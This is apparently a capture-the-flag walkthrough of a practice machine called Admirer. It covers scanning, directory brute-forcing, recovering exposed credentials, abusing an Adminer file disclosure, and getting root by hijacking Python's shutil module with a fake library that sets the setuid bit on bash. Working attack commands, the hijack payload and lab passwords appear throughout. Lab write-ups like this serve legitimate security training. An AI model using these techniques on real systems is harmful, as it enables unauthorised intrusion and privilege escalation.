
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.187 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 15:08 IST
Nmap scan report for 10.10.10.187
Host is up (0.25s latency).
Not shown: 43318 closed tcp ports (reset), 22214 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 158.82 seconds
```


2) Checked the webpage



3) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/dirsearch.txt -u 'http://10.10.10.187/FUZZ' -ic -t 200 -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.187/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/dirsearch.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

.                       [Status: 200, Size: 6051, Words: 385, Lines: 154, Duration: 484ms]
                        [Status: 200, Size: 6051, Words: 385, Lines: 154, Duration: 480ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 569ms]
index.php               [Status: 200, Size: 6051, Words: 385, Lines: 154, Duration: 9630ms]
robots.txt              [Status: 200, Size: 138, Words: 21, Lines: 5, Duration: 1204ms]
:: Progress: [12939/12939] :: Job [1/1] :: 184 req/sec :: Duration: [0:01:25] :: Errors: 4192 ::
```

4) Found a dir in robots.txt




5) Found subdirectories

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster --url http://10.10.10.187/admin-dir/ -x txt,php -t 250

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
─────────────────────┬──────────────────────
 🎯 Target Url       │ http://10.10.10.187/admin-dir/
 🚀 Threads          │ 250
 📖 Wordlist         │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes     │ All Status Codes!
 💥 Timeout (secs)   │ 7
 🦡 User-Agent       │ feroxbuster/2.10.3
 💉 Config File      │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links    │ true
 💲 Extensions       │ [txt, php]
 🏁 HTTP methods     │ [GET]
 🔃 Recursion Depth  │ 4
─────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c http://10.10.10.187/admin-dir/admin-dir
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       11l       13w      136c http://10.10.10.187/admin-dir/credentials.txt
[####################] - 8m     90003/90003   0s      found:2       errors:7538
[####################] - 8m     90000/90000   179/s   http://10.10.10.187/admin-dir/
```


Vulnerability Assessment

1) Found credentials (Sensitive File Exposure)




ftpuser:%n?4Wz}R$tTF7

2) Found a sql dump in ftp



3) Found a credential from html.tar.gz




4) There is a command injection


```php
<?php
// Web Interface to the admin_tasks script
//
if(isset($_REQUEST['task']))
{
  $task = $_REQUEST['task'];
  if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
     $task == '5' || $task == '6' || $task == '7')
  {
    /*************************************************************************************
       Available options:
         1) View system uptime
         2) View logged in users
         3) View crontab (current user only)
         4) Backup passwd file (not working)
         5) Backup shadow file (not working)
         6) Backup web data (not working)
         7) Backup database (not working)

         NOTE: Options 4-7 are currently NOT working because they need root privileges.
               I'm leaving them in the valid tasks in case I figure out a way
               to securely run code as root from a PHP page.
    *************************************************************************************/
    echo str_replace("\n", "<br />", shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
  }
```

5) Found another php file

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster --url http://10.10.10.187/utility-scripts/ -x php -t 250

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
 ──────────────────────────┬──────────────────────
 🎯 Target Url             │ http://10.10.10.187/utility-scripts/
 🚀 Threads                │ 250
 📖 Wordlist               │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes           │ All Status Codes!
 💥 Timeout (secs)         │ 7
 🦡 User-Agent             │ feroxbuster/2.10.3
 💉 Config File            │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links          │ true
 $ Extensions              │ [php]
 🏁 HTTP methods           │ [GET]
 🔃 Recursion Depth        │ 4
 ──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
 ──────────────────────────────────────────────────
404      GET        9l       31w      274c http://10.10.10.187/utility-scripts/admin-dir
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l        8w       32c http://10.10.10.187/utility-scripts/phptest.php
200      GET      511l      235w     4295c http://10.10.10.187/utility-scripts/adminer.php
[####################] - 3m     30006/30006   0s      found:3       errors:2369
[####################] - 3m     30000/30000   154/s   http://10.10.10.187/utility-scripts/
```



6) Adminer is vulnerable to local file disclosure



Exploitation

1) Connected to local server and added files to our database

2) Found credentials in index page

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

waldo:&<h5b~yK3F#{PaPB&dA}{H>

3) Got ssh access

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$
```

Privilege Escalation

1) Found sudo permissions

```
waldo@admirer:/opt/scripts$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

2) Found a python file in the script

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$
```

3) We can hijack shutil by creating a fake library

```
waldo@admirer: /tmp
waldo@admirer:/tmp$ nano shutil.py
waldo@admirer:/tmp$ cat shutil.py

import os
def make_archive(*args):
        os.system('chmod +s /bin/bash')

waldo@admirer:/tmp$ sudo PYTHONPATH=/tmp /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4#
```